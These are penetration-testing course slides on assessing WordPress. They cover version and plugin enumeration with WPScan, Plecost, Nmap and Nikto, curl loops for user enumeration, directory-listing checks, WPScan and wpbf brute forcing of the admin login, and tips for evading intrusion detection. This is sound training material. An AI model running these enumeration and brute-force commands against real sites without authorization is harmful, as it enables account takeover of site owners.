Penetration Testing Content Management Systems

Module 14

© Caendra Inc 2018 - All Rights Reserved

14.1 Introduction

14.2 WordPress

14.3 Joomla

Forging security professionals

Learning Objectives

In this module, you will learn how to:

- ✓ Manually identify vulnerabilities in two widely-used Content Management Systems
- ✓ Use automated tools to discover plugins and vulnerabilities within popular CMS systems
- ✓ Use exploited CMS systems to pivot to internal network systems

eLearnSecurity
Forging security professionals

Introduction

eLearnSecurity
Forging security professionals

14.1 Introduction

Content Management Systems (CMS) have certainly created their place within the current digital landscape with over 30.9 % of deployments being mostly WordPress installations, followed by Joomla and Drupal.

https://w3techs.com/technologies/overview/content_management/all/

14.1 Introduction

Being open-source web applications mostly based on PHP, make Content Management Systems a ripe target for the discovery and exploitation of vulnerabilities, most of the time found within plugins and often times even within the core of the application itself.

https://secure.php.net/

14.1 Introduction

In the modules that follow, we will cover methodology from information gathering and enumeration to exploiting vulnerabilities ranging from Cross-Site scripting (XSS) attacks, Remote Code Execution, to SQLi (SQL Injection) and privilege escalation attack vectors found within WordPress and Joomla CMS's.

https://github.com/WordPress/WordPress
https://github.com/joomla/joomla-cms

14.1 Introduction

The standard methodology for assessing CMS web applications follows a path of first identifying the CMS vendor and version.

eLearnSecurity
Forging security professionals

14.1 Introduction

Once a vendor and version is determined, focus should turn to identifying vulnerabilities within the particular CMS version. Are there any publicly known vulnerabilities related to the specific version?

eLearnSecurity
Forging security professionals

14.1 Introduction

Next, we can begin conducing information gathering about the various components of the CMS application.

This includes plugins, extensions, enumerating user accounts, web server settings, misconfigurations and common files related to the CMS which might reveal configuration settings.

eLearnSecurity
Forging security professionals

14.1 Introduction

Once information gathering is complete, we can begin the exploitation phase, using the information we've gathered to attempt to exploit any vulnerabilities discovered through information gathering.

eLearnSecurity
Forging security professionals

14.1 Introduction

If in-scope for an engagement, we can then conduct brute force attacks against the CMS using user accounts we've enumerated.

eLearnSecurity
Forging security professionals

14.1 Introduction

Methodology recap:

1. Identify CMS, and version.
2. Enumerate Plugins, extensions and other components.
3. Identify Vulnerabilities in CMS, its components and potential web server misconfigurations.
4. Enumerate Users of the application.
5. Brute Force Attack against Administrative or User Interface.

eLearnSecurity
Forging security professionals

14.1 Introduction

Lastly, we will also cover methods we can use against these systems during post-exploitation in order to pivot to other hosts within an infrastructure once initial access has been obtained to a particular CMS, these exercises can be found in labs accompanying this module.

eLearnSecurity
Forging security professionals

WordPress

eLearnSecurity
Forging security professionals

14.2 WordPress

WordPress is one of the most widely-deployed CMS's and is developed based on the PHP programming language.

https://github.com/WordPress/WordPress

14.2 WordPress

It’s backend database is commonly MySQL, and this will be important to know as we make our way towards exploitation in this lesson.

eLearnSecurity
Forging security professionals

14.2 WordPress

Its uses range from simple blogs, to complex fully-functional Content Management systems to even being the complete underlying code-base for many websites due to the fact that it is easy to deploy, and relatively easy to maintain.

eLearnSecurity
Forging security professionals

14.2 WordPress

Another attractive fact about WordPress is that it allows for the quick inclusion of modular third-party plugins for easy-to-implement functionality for a number of different purposes.

eLearnSecurity
Forging security professionals

Aside from its obvious benefits as a complete and relatively easy to implement CMS, it also has its downfalls, which we will cover.

eLearnSecurity
Forging security professionals

14.2 WordPress

Considering WordPress is open source, and allows for third-party development of its core, plugins and other utilities, (although the end-result is usually well-intended), this “openness” has been known to introduce vulnerabilities throughout its development life cycle, as we will see shortly.

eLearnSecurity
Forging security professionals

WordPress Information Gathering

eLearnSecurity
Forging security professionals

14.2.1 WordPress - Information Gathering

As we usually begin our analysis of web-based applications, the information gathering methodology and steps for WordPress and other CMS's are of course, similar.

We first gather as much information about the web application as possible.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

One tool we can use to begin our assessment of a WordPress application is known as WPScan, and can be downloaded from the following link:

https://github.com/wpscanteam/wpscan

```
WordPress Security Scanner by the WPScan Team
                Version 2.9.3
  Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
```

https://github.com/wpscanteam/wpscan

14.2.1.1 WPScan

WPScan will help us enumerate:

- WordPress Version
- PHP Version
- Users of the application
- Installed Plugins and Versions
- Vulnerabilities related to WordPress and installed Plugins
- Additional Content (robots.txt, interesting headers, etc.)

https://github.com/wpscanteam/wpscan

14.2.1.1 WPScan

WPScan can also conduct Bruteforce dictionary attacks against a WordPress login page, making it a great tool that covers most of the initial phases of an assessment against WordPress.

https://github.com/wpscanteam/wpscan

14.2.1.1 WPScan

To get started, we can use the “non-intrusive” default scan using only the `--url` parameter to determine the WordPress version installed and some other information about the installation including PHP version, potential vulnerabilities, and interesting files, such as robots.txt files which could contain interesting directory or file references.

```
# wpscan --url http://fooblog.site
```

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan


```
# wpscan --url http://fooblog.site
```

```
[+] URL: http://fooblog.site/
[+] Started: Tue Jun  5 16:29:18 2018

[+] robots.txt available under: 'http://fooblog.site/robots.txt'
[+] Interesting entry from robots.txt: http://fooblog.site/wp-admin/admin-ajax.php
[!] The WordPress 'http://fooblog.site/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://fooblog.site/wp-json/>; rel="https://api.w.org/", <http://fooblog.site/>; rel=shortlink
[+] Interesting header: SERVER: Apache
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-POWERED-BY: PHP/7.0.30
[+] XML-RPC Interface available under: http://fooblog.site/xmlrpc.php

[+] WordPress version 4.7 (Released on 2016-12-06) identified from meta generator, links opml, stylesheets numbers, advanced
fingerprinting
[!] 42 vulnerabilities identified from the version number

[!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
    Reference: https://wpvulndb.com/vulnerabilities/8714
```

14.2.1.1 WPScan

For enumerating users, we can use the “--enumerate” parameter along with the “u” value, as follows:

```
# wpscan --url http://fooblog.site --enumerate u
```

```
[+] Enumerating plugins from passive detection ...
[+] No plugins found

[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+-------+-------+
    | Id | Login | Name  |
    +----+-------+-------+
    | 1  | user  | user  |
    | 2  | admin | admin |
    +----+-------+-------+
```

WordPress “Manual” User Enumeration (User Dictionary Method)

In regard to the user enumeration process, understanding the underlying functionality of tools is important as it helps us create our own methods to assess an application.

eLearnSecurity
Forging security professionals


WordPress “Manual” User Enumeration (User Dictionary Method)

In the following slides, we’ll cover some other ways we can obtain users from a WordPress install to better understand this process. Let’s have a look at an example WordPress blog post.

eLearnSecurity
Forging security professionals


WordPress “Manual” User Enumeration (User Dictionary Method)

Typically, each blog post will have an “Author” listed. In the example below, we can see that this particular post, has an author with a username of “user”, and furthermore, users are contained within an “author” directory as we can see below.



WordPress “Manual” User Enumeration (User Dictionary Method)

If we navigate to a “author” that doesn’t exist, for instance, to a URL such as “/author/**usr**”, you’ll notice we get a 404 error.



WordPress “Manual” User Enumeration (User Dictionary Method)

Furthermore, using “curl”, we can confirm we get a proper 404 error from a directory that doesn’t exist:

```
# curl -s -o /dev/null -w "%{http_code}\n" http://fooblog.site/author/usr
```

```
root@tester:~# curl -s -o /dev/null -w "%{http_code}\n" http://fooblog.site/author/usr
404
root@tester:~#
```

WordPress “Manual” User Enumeration (User Dictionary Method)

Whereas, using the same curl command, and querying for an known existing user, (“user” in this case), gives us a 301 HTTP status, confirming a redirect, which suggests a valid account.

```
# curl -s -o /dev/null -w "%{http_code}\n" http://fooblog.site/author/user
```

```
root@tester:~# curl -s -o /dev/null -w "%{http_code}\n" http://fooblog.site/author/user
301
root@tester:~#
```

WordPress “Manual” User Enumeration (User Dictionary Method)

This difference in HTTP responses, we can use to our advantage to enumerate users.

eLearnSecurity
Forging security professionals

WordPress “Manual” User Enumeration (User Dictionary Method)

As an example, we’ll craft a simple bash one liner “for” loop, which will use a user list (users.txt), containing a pre-defined list of users. This will give us a quick idea of users that might exist in a WordPress install.

User Enumeration With Bash “for” loop w/ User Dictionary

```
# for i in $(cat users.txt); \
          do curl -s -o /dev/null -w "%{http_code}:$i\n" \
          http://fooblog.site/author/$i; done
```

WordPress “Manual” User Enumeration (User Dictionary Method)

User Enumeration With Bash “for” loop w/ User Dictionary

```
# for i in $(cat users.txt); \
          do curl -s -o /dev/null -w "%{http_code}:$i\n" \
          http://fooblog.site/author/$i; done
```

```
root@tester:~# for i in $(cat users.txt); \
> do curl -s -o /dev/null -w "%{http_code}:$i\n" \
> http://fooblog.site/author/$i; done
404:steph
404:joe
301:admin
404:pete
404:frank
301:user
root@tester:~#
```

WordPress “Manual” User Enumeration (User Dictionary Method)

From the output below, we can see we’ve quickly and easily discovered two users from the WordPress install using curl and a bash “for” loop by enumerating the various HTTP responses, using the “301” HTTP redirect status as an indicator.

```
root@tester:~# for i in $(cat users.txt); \
> do curl -s -o /dev/null -w "%{http_code}:$i\n" \
> http://fooblog.site/author/$i; done
404:steph
404:joe
301:admin
404:pete
404:frank
301:user
root@tester:~#
```

WordPress “Manual” User Enumeration (Brute Force Method)

We can also enumerate users **without** using an initial user list by iterating through author values, using a similar curl command, but this time, we can key off of the contents of the <title> tag and iterate through the “author=“ parameter, as with the following example.

User Enumeration With Bash “for” loop (Bruteforce)

```
# for i in {1..5}; \
          do curl -L -s http://fooblog.site/?author=$i \
          | grep -iPo '(?<=<title>)(.*)(?=</title>)' \
          | cut -f1 -d" " |grep -v "Page"; done
```

WordPress “Manual” User Enumeration (Brute Force Method)


```
root@tester:~# for i in {1..5}; \
> do curl -L -s http://fooblog.site/?author=$i \
> | grep -iPo '(?<=<title>)(.*)(?=</title>)' \
> | cut -f1 -d" " |grep -v "Page"; done
user
admin
root@tester:~#
```

In the example above, we iterate through five (1..5) values for the “author=“ parameter. Of course we can increase these values to enumerate any number of users, i.e., {1..50}.

WordPress “Manual” User Enumeration (Brute Force Method)

This method works, because we can see that a request for a “?author=**2**” returns a username in the title, however, a request for a non-existent user value (3) returns “Page not found”.

Again, we can use these differences to enumerate users.



14.2.1.1 WPScan

Once we've enumerated users, either with the WPScan tool, or manually, we can use WPScan's built in brute force option to get access to the Administrative interface.

We'll cover this a bit later in the WordPress Exploitation module.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

For now, we continue with enumerating and gathering information from the application.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

Another useful WPScan option we should utilize is the enumeration of plugins.

Since plugins, (in the history of WordPress), have been found to be the number one cause of vulnerabilities, it's important that we identify all installed plugins within a WordPress installation.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

Before we start, we should always run WPScan with the "--update" parameter.

This will make sure WPScan has its latest signatures database.

```
# wpscan --update
```

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

Another important parameter we should use is the “--user-agent” parameter.

The default WPScan user-agent is well known, and will likely flag Intrusion Detection Systems or Web Application Firewalls.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

Using something common, like a well-known web browser user-agent will help with evading some basic defenses.

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan

In order to enumerate plugins, we can use the “--enumerate” parameter, along with the “p” value, as follows.

The default option will enumerate the “most popular” plugins, and should be a good starting point at identifying any that might be vulnerable.

```
# wpscan --url http://fooblog.site --enumerate p
```

eLearnSecurity
Forging security professionals

14.2.1.1 WPScan


```
# wpscan --url http://fooblog.site --enumerate p
```

```
[+] Enumerating installed plugins (only ones marked as popular) ...

   Time: 00:00:20 <==================================================================> (1493 / 1493) 100.00% Time:
 00:00:20

[+] We found 7 plugins:

[+] Name: akismet
 |  Latest version: 4.0.7
 |  Last updated: 2018-05-28T16:19:00.000Z
 |  Location: http://fooblog.site/wp-content/plugins/akismet/

[!] We could not determine a version so all vulnerabilities are printed out

[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8215
    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
[i] Fixed in: 3.1.5

[+] Name: all-in-one-seo-pack - v2.5
 |  Last updated: 2018-05-24T21:01:00.000Z
 |  Location: http://fooblog.site/wp-content/plugins/all-in-one-seo-pack/
 |  Readme: http://fooblog.site/wp-content/plugins/all-in-one-seo-pack/readme.txt
[!] The version is out of date, the latest version is 2.6
```


Web Application Penetration Testing 3.0 – Caendra Inc. © 2018

14.2.1.1 WPScan

The results of a plugin scan will include references to advisories associated with a particular vulnerable plugin, and in some cases, links to writeups detailing the root cause of a particular vulnerability, as we can see with the “Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)” finding, for example.

```
[!] Title: Akismet 2.5.0-3.1.4 - Unauthenticated Stored Cross-Site Scripting (XSS)
    Reference: https://wpvulndb.com/vulnerabilities/8215
    Reference: http://blog.akismet.com/2015/10/13/akismet-3-1-5-wordpress/
    Reference: https://blog.sucuri.net/2015/10/security-advisory-stored-xss-in-akismet-wordpress-plugin.html
[i] Fixed in: 3.1.5
```

14.2.1.1 WPScan

In addition to enumerating plugins, once WPScan has identified the version of WordPress, it will also give us any and all vulnerabilities associated with the WordPress “core” version itself, as we can see in the example output below, having identified vulnerabilities in version 4.7 of WordPress Core.

```
[+] WordPress version 4.7 (Released on 2016-12-06) identified from meta generator, links opml, stylesheets numbe
rs, advanced fingerprinting
[!] 42 vulnerabilities identified from the version number

[!] Title: WordPress 4.3-4.7 - Remote Code Execution (RCE) in PHPMailer
    Reference: https://wpvulndb.com/vulnerabilities/8714
    Reference: https://www.wordfence.com/blog/2016/12/phpmailer-vulnerability/
    Reference: https://github.com/PHPMailer/PHPMailer/wiki/About-the-CVE-2016-10033-and-CVE-2016-10045-vulnerabi
lities
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/24767c76d359231642b0ab48437b64e8c6c7f491
    Reference: http://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html
    Reference: https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_phpmailer_host_header
[i] Fixed in: 4.7.1
```

14.2.1.1 WPScan

Experiment with the different options WPScan has to offer.

As we can see, it can be an invaluable starting point for information gathering and enumerating a WordPress install.

eLearnSecurity
Forging security professionals

14.2.1.2 Plecost

Plecost is another excellent tool for enumerating plugins, however, it does require a “plugins” wordlist containing a list of plugins, but by default comes with several lists of its own that we can use.

Plecost can be downloaded from the following github URL:

https://github.com/iniqua/plecost

```
//////////////////////////////////////////////
// ....................................DMI...
// ..............................:MMMM......
// ............................$MMMMM:........
// .........M.....,M,=NMMMMMMMMD...........
// ........MMN...MMMMMMMMMMMM,.............
// .......MMMMMMMMMMMMMMMMM~................
// .......MMMMMMMMMMMMMMM...................
// ....?MMMMMMMMMMMMMMMMN$I.................
// .?.MMMMMMMMMMMMMMMMMMMMMM................
// .MMMMMMMMMMMMMMN........................
// 7MMMMMMMMMMMMMON$........................
// ZMMMMMMMMMMMMMMMMMM.......plecost.......
// .:MMMMMMMZ~7MMMMMMMMMO...................
// ....~+:..................................
//
// Plecost - Wordpress finger printer Tool (with threads suppo
rt) 0.2.2-9-beta
//
// Developed by:
//        Francisco Jesus Gomez aka (ffranz@iniqua.com)
//        Daniel Garcia Garcia (dani@iniqua.com)
//
// Info: http://iniqua.com/labs/
// Bug report: plecost@iniqua.com
```

https://github.com/iniqua/plecost

14.2.1.2 Plecost

This tool has a number of options, but the most common command line we can use is as follows:

```
# plecost -i /usr/share/plecost/wp_plugin_list.txt http://fooblog.site
```

eLearnSecurity
Forging security professionals

14.2.1.2 Plecost

And similarly to WPScan, it will identify any installed plugins, their versions, and any related vulnerabilities.

```
-----------------------------------------------
[*] Input plugin list set to: wp_plugin_list.txt
-----------------------------------------------

==> Results for: http://fooblog.site <==

[i] Wordpress version found:  Not result


[*] Search for installed plugins


[i] Plugin found: all-in-one-seo-pack
    |_Latest version:  1.6.12.2
    |_ Installed version: 2.5
L

[i] Plugin found: google-analytics-for-wordpress
    |_Latest version:  4.0.9
    |_ Installed version: 7.0.5
```

14.2.1.3 Nmap NSE Scripts

Nmap can also be a good way to obtain information about WordPress, with several NSE scripts that we can use for this purpose, such as the “http-wordpress-brute”, “http-wordpress-users”, and “http-wordpress-enum” scripts.

https://nmap.org/

14.2.1.3 Nmap NSE Scripts

Enumerating for the top 100 plugins for example, can be accomplished relatively quickly:

```
# nmap --script http-wordpress-enum fooblog.site
```

```
80/tcp  open   http
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   plugins
|     akismet
|     jetpack 6.1
|     all-in-one-seo-pack 2.5
|     google-analytics-for-wordpress 7.0.5
|     all-in-one-wp-migration 6.68
|     wp-mail-smtp
|   themes
|     twentyfifteen 2.0
|     twentysixteen 1.5
|_    twentyseventeen 1.6
```

14.2.1.3 Nmap NSE Scripts

Experiment with the noted NSE scripts for enumerating users, plugins, and brute forcing a WordPress application.

eLearnSecurity
Forging security professionals

14.2.1.4 Directory Indexing/Listing

Aside from using the aforementioned tools to gather information from a WordPress installation, sometimes, small misconfigurations can also lead us to a trove of information in regard to what plugins might be installed and other information we might find useful.

eLearnSecurity
Forging security professionals

14.2.1.4 Directory Indexing/Listing

Directory Indexing, for instance.

When directory indexing or directory listing is enabled on a web server, it allows you to view the contents of a directory in a folder/file-list type structure.

eLearnSecurity
Forging security professionals

14.2.1.4 Directory Indexing/Listing

Confirming that directory listing is enabled can be as simple as browsing to a known directory, such as the “wp-content” directory, which usually contains most of the WordPress content related to themes, plugins, languages, etc.

eLearnSecurity
Forging security professionals

14.2.1.4 Directory Indexing/Listing

So, if we find this option is enabled on a web server, we can simply browse to the “/wp-content/” folder, and get a list of its files and folders.

14.2.1.4 Directory Indexing/Listing

And **plugins**, can be usually found within the "/wp-content/plugins" directory, as can be seen below as well.

14.2.1.4 Directory Indexing/Listing

Often, specific plugin directories will contain a “changelog.txt” or “readme.txt” file which can offer hints as to what version of plugin is installed, as can be seen the wp-content/plugins/all-in-one-wp-migration” directory.

14.2.1.4 Directory Indexing/Listing

http://fooblog.site/wp-content/plugins/all-in-one-wp-migration/readme.txt

fooblog.site/wp-content/plugins/all-in-one- Search

```
=== All-in-One WP Migration ===
Contributors: yani.iliev, bangelov, pimjitsawang
Tags: move, transfer, copy, migrate, backup, clone, restore, db migration, wordpress migration, website
migration, database export, database import, apoyo, sauvegarde, di riserva, ãƒ¾ãƒƒã‚¯ã‚¢ãƒƒãƒ—
Requires at least: 3.3
Tested up to: 4.9
Stable tag: 6.68
License: GPLv2 or later

Move, transfer, copy, migrate, and backup a site with 1-click. Quick, easy, and reliable.

== Description ==
This plugin exports your WordPress website including the database, media files, plugins and themes with no
technical knowledge required.
Upload your site to a different location with a drag and drop in to WordPress.
There is an option to apply an unlimited number of find and replace operations on your database during the
export process. The plugin will also fix any
serialisation problems that occur during the find/replace operation.

Mobile device compatible: All in One WP Plugin is the first plugin to offer true mobile experience on WordPress
versions 3.3 and up.

  No limitations on host or operating system
```

14.2.1.4 Directory Indexing/Listing

In addition to simply browsing to a directory or file to confirm Directory Indexing is enabled, tools such as Nikto will also quickly tell us whether or not Directory Indexing is enabled or not as well.

```
# nikto -host http://fooblog.site/wp-content
```

```
root@tester:~# nikto -host http://fooblog.site/wp-content
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.13.70
+ Target Hostname:    fooblog.site
+ Target Port:        80
+ Start Time:         2018-06-08 12:13:13 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /wp-content/: Directory indexing found.
+ Retrieved x-powered-by header: PHP/7.0.30
```

14.2.1.4 Directory Indexing/Listing

As will WPScan:

```
[+] Name: jetpack - v6.1
 |  Last updated: 2018-06-05T23:30:00.000Z
 |  Location: http://fooblog.site/wp-content/plugins/jetpack/
 |  Readme: http://fooblog.site/wp-content/plugins/jetpack/readme.txt
 |  Changelog: http://fooblog.site/wp-content/plugins/jetpack/changelog.txt
[!] The version is out of date, the latest version is 6.2
[!] Directory listing is enabled: http://fooblog.site/wp-content/plugins/jetpack/
```

eLearnSecurity
Forging security professionals

14.2.1.4 Directory Indexing/Listing

Of course, using a tool like Nikto or WPScan with their default configurations just to simply confirm Directory Indexing, is generally noisy, and will likely generate alerts, so we should opt for manual identification of misconfigurations where possible, using just a web browser as demonstrated.

eLearnSecurity
Forging security professionals

WordPress Exploitation

eLearnSecurity
Forging security professionals

14.2.2 WordPress - Exploitation

Once we've conducted our information gathering and enumeration of a WordPress installation and have identified vulnerabilities in either the core, or in plugins, we can move into the Exploitation phase.

eLearnSecurity
Forging security professionals

BRUTEFORCE ATTACKS

eLearnSecurity
Forging security professionals

14.2.2.1 Bruteforce Attacks

Bruteforce attacks against WordPress are one of the most popular ways attackers gain access to the administrative interface.

eLearnSecurity
Forging security professionals

14.2.2.1 Bruteforce Attacks

Once admin access has been obtained, the attacker has full control over plugins, users, configuration settings and more, which ultimately allows an attacker to leverage the platform to deliver malicious content to visiting users, or users of the blog in general.

eLearnSecurity
Forging security professionals

14.2.2.1 Bruteforce Attacks

Most of the time, this type of access can also lead to code execution on the underlying operating system, which we'll cover in a later module.

eLearnSecurity
Forging security professionals

14.2.2.1 Bruteforce Attacks

Once we've conducted our information gathering, and have enumerated users, we can move into the Bruteforce attack phase.

eLearnSecurity
Forging security professionals


14.2.2.1 Bruteforce Attacks

First, we should know that in default WordPress configurations, the Administrative login interface is often found with the file “wp-admin.php” in the web root or sometimes a “wp-admin” directory which redirects to the login page (wp-login.php).

eLearnSecurity
Forging security professionals

14.2.2.1 Bruteforce Attacks

WordPress Default Login Page (wp-login.php)



14.2.2.1 Bruteforce Attacks

It will also be good to know that the default administrator user of a WordPress installation is “admin”.

This “default” user makes it a prime target for Bruteforce attacks, as attackers don’t need to work too hard to figure out the administrator username.

eLearnSecurity
Forging security professionals

14.2.2.1.1 Bruteforce with WPScan

Going back to WPScan for a moment, another great feature of the tool is that it has Bruteforce capabilities already built-in.

eLearnSecurity
Forging security professionals

14.2.2.1.1 Bruteforce with WPScan

We can simply supply a wordlist of passwords, and the "--username" parameter with a value of "admin" and if we're lucky, get access to the administrative interface:

```
# wpscan --url http://fooblog.site --wordlist /usr/share/wordlists/rockyou.txt
--username admin
```

eLearnSecurity
Forging security professionals

14.2.2.1.1 Bruteforce with WPScan

In this instance, we've successfully bruteforced the admin account.

```
[+] Starting the password brute forcer
 [+] [SUCCESS] Login : admin Password : password1

 Brute Forcing 'admin' Time: 00:00:00 <     > (24 / 14344393)  0.00%  ETA: 48:45:30
 +----+-------+------+-----------+
 | Id | Login | Name | Password  |
 +----+-------+------+-----------+
 |    | admin |      | password1 |
 +----+-------+------+-----------+
```

14.2.2.1.1 Bruteforce with WPScan

Running the tool **without** the “--username” parameter, will enumerate all users, and continue with bruteforce operations against any discovered user accounts.

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+-------+-------+
    | Id | Login | Name  |
    +----+-------+-------+
    | 1  | user  | user  |
    | 2  | admin | admin |
    +----+-------+-------+
[+] Starting the password brute forcer
^CBrute Forcing 'user' Time: 00:00:05 <     > (547 / 14344393)  0.00%  ETA: 43:42:00
  +----+-------+-------+----------+
  | Id | Login | Name  | Password |
  +----+-------+-------+----------+
  | 1  | user  | user  |          |
  | 2  | admin | admin |          |
  +----+-------+-------+----------+
```

14.2.2.1.1 Bruteforce with WPScan

Although WPScan is currently probably the best and most frequently updated and reliable tool for bruteforcing WordPress installs and general information gathering, there are plenty of other resources and scripts available on GitHub and other sources we can use to accomplish similar tasks.

https://github.com/search?o=desc&q=wordpress+bruteforce&s=&type=Repositories

14.2.2.1.2 Bruteforce with wpbf

Another tool we can use to bruteforce WordPress login pages is known as "wpbf" and can be downloaded from the following URL:

https://github.com/atarantini/wpbf

https://github.com/atarantini/wpbf

14.2.2.1.2 Bruteforce with wpbf

Similar to other bruteforce tools, we supply a list of passwords with the “-w” option, and also specify a username, with a command line similar to the following:

```
# python wpbf.py -w passwords.txt -u admin http://fooblog.site
```

```
